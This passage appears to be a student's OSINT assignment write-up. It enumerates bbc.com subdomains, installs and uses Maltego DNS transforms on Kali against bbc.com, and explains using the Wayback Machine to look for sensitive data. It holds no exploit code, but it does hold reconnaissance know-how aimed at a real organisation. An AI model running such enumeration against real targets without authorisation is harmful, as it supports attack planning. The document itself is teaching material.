virginia.belfrage.api.bbc.com
campaign-attribution-gateway.api.bbc.com
comments.api.bbc.com
consent.api.bbc.com
cookie-oven.api.bbc.com
access.dev.api.bbc.com
prospect.dev.api.bbc.com
discussions.api.bbc.com
gateway-api-management-mutual-ssl.api.bbc.com
gn-web-assets.api.bbc.com
ibl.api.bbc.com
fallbacks.ibl.api.bbc.com
graph.ibl.api.bbc.com
account.id.api.bbc.com
profile.id.api.bbc.com
session.id.api.bbc.com
idcta-origin.api.bbc.com
idmservice.api.bbc.com
imf-dashboard.api.bbc.com
information-syndication.api.bbc.com
access.int.api.bbc.com
accountdata.int.api.bbc.com
activity.int.api.bbc.com
heartbeat.activity.int.api.bbc.com
nsi.activity.int.api.bbc.com
audco.int.api.bbc.com
bag.int.api.bbc.com
bbc-activity-gateway.int.api.bbc.com
```

4. In your browser navigate to netcraft: **https://sitereport.netcraft.com/**



5. In the search bar type “bbc.com” I was not able to discover any subdomains in netcraft.


6. Download Maltego in their official website: https://downloads.maltego.com/maltego-v4/linux/Maltego.v4.7.0.deb
7. Install necessary dependencies: Sudo apt update and sudo apt install default-jre

```
┌──(debienta㉿kali)-[~]
└─$ sudo apt update
[sudo] password for debienta:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.2 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [112 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [269 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [193 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [862 kB]
Fetched 68.6 MB in 2min 10s (525 kB/s)
148 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(debienta㉿kali)-[~]
└─$ sudo apt install default-jre
default-jre is already the newest version (2:1.17-75).
default-jre set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 148

┌──(debienta㉿kali)-[~]
└─$
```


8. cd Downloads or where you downloaded your maltego and install it: **sudo dpkg -i maltego*.deb**

```
┌──(debienta㉿kali)-[~/Downloads]
└─$ sudo dpkg -i Maltego.v4.7.0.deb
Selecting previously unselected package maltego.
(Reading database ... 426932 files and directories currently installed.)
Preparing to unpack Maltego.v4.7.0.deb ...
Unpacking maltego (4.7.0) ...
Setting up maltego (4.7.0) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for mailcap (3.72) ...
Processing triggers for desktop-file-utils (0.27-2) ...

┌──(debienta㉿kali)-[~/Downloads]
└─$
```


9. Launch maltego in the terminal type: maltego




10. Log In and Set Up Maltego: Use the Free maltego if you don’t want a licensed one in this case we will use: Maltego CE(Free)




11. Register if you do not have an account: once you click on register it will bring you to this page, insert all necessary information.




12. Follow this steps utnil you finish configuring your maltego




13. Open a new graph



14. Drag and drop the domain entity to the New graph



15. Right click on bbc.com to see available transforms
16. Then from it select DNS name to DNS to see available domains as shown below


bbc.com
beta.bbc.com
store.bbc.com
player.bbc.com
pages.email.bbc.com
mt-vortex-metadata-service.test...
creative-work-things-ingest.tes...
www.bbc.com
account.bbc.com


New Graph (1) *
mt-vortex-metadata-service.test...
creative-work-things-ingest.tes...
www.bbc.com
account.bbc.com
segmentation.test.api.bbc.com
m.bbc.com
connections-document-writer.tes...
click.topgear.bbc.com
test.bbc.com
bounces.email.shop.bbc.com
cluster8.eu.messagelabs.com
Overview
Detail View
DNS Name
maltego.DNSName
+ Relationships
+ Generator detail
Properties
Type
DNS Name
Graph info
Weight
100
Incoming
1
Outgoing
0
1 of 35 entities

QUESTION 3:

Explain what the Wayback Machine is and how it functions. Describe the process of retrieving sensitive data from the Wayback Machine. Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine.

Wayback machine is a digital archive of information on the internet. It was made public in 2001 by the Internet Archive, a nonprofit organization based in San Francisco. It lets you see past versions of websites, essentially traveling back in time to see how they looked at different points.

HOW WAYBACK MACHINE FUNCTIONS/WORKS

Wayback Machine automatically crawls and captures snapshots of webpages at various points in time. These snapshots are then stored, attached to timestamps and made accessible to users.

Wayback Machine uses several different crawlers some from third-party sources and some from the Internet Archive. Users can also submit a page for manual archival.

Websites are typically constructed using a combination of files, such as image files, Hypertext Markup Language, JavaScript and cascading style sheets. Each file has its own URL, which Wayback Machine captures to display the full page as it looks to the user. For example, images on a webpage have their own separate URLs from the main page. The file URLs may be captured at different times from the URL to the page itself. For example, an image might be crawled and recorded days after the main HTML of a page is crawled.

To search from the Wayback Machine homepage, users enter a site's URL into the search bar and a date range for the content they want to access.

The Wayback Machine search results page shows a graph of the number of times a webpage was crawled since 1996 and a calendar that lists crawls per day. Users can scroll over each crawl to see the date, time and reason for each.


Wayback Machine has several different features to display webpage data, including the following:

- **Calender.** This list crawls per day.
- **Collections .** This lets users see why a page was crawled.
- **Changes.** This shows how much a page has changed over time.
- **Summary.** This shows information about the entire domain.
- **Sitemap.** This shows information about the linking structure of the site over time
- **URLs.** This shows urls captured for the URL prefix you input. In our case: bbc.com


Describe the process of retrieving sensitive data from the Wayback Machine

SEARCH FOR THE ARCHIVE:


1. Visit the Wayback Machine: https://web.archive.org/
2. Type your web address in the search field: bbc.com and press enter. It will list how many times your site was saved over a time period



3. You will also see a timeline and a calendar. Click the **year** to view what dates your site was archived.




4. Click the **date** on the calendar to view a snapshot of what was saved. You can try to navigate the site to view any available content. Keep in mind, it may not look exactly like your site since it depends on what was archived at the time.



COPY CONTENT;
MANUALLY:

5. Visit the page and copy the text and paste it in a text editor such as MS Word, Notepad etc.


Provide a screenshot of how the website 'bbc.com' appeared in 2010, obtained from the Wayback Machine.


https://web.archive.org/web/20101112091321/http://www.bbc.com/
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Powerlearnproject/se-...
TryHackMe | Cyber Sec...
http://www.bbc.com/
Go
313,380 captures
2 Dec 1998 - 15 Jul 2024
OCT
NOV
12
2010
DEC
2009
2011
About this capture
BBC
Mobile
News
Sport
Weather
Travel
TV
Radio
More
Search the BBC
TOP NEWS STORY
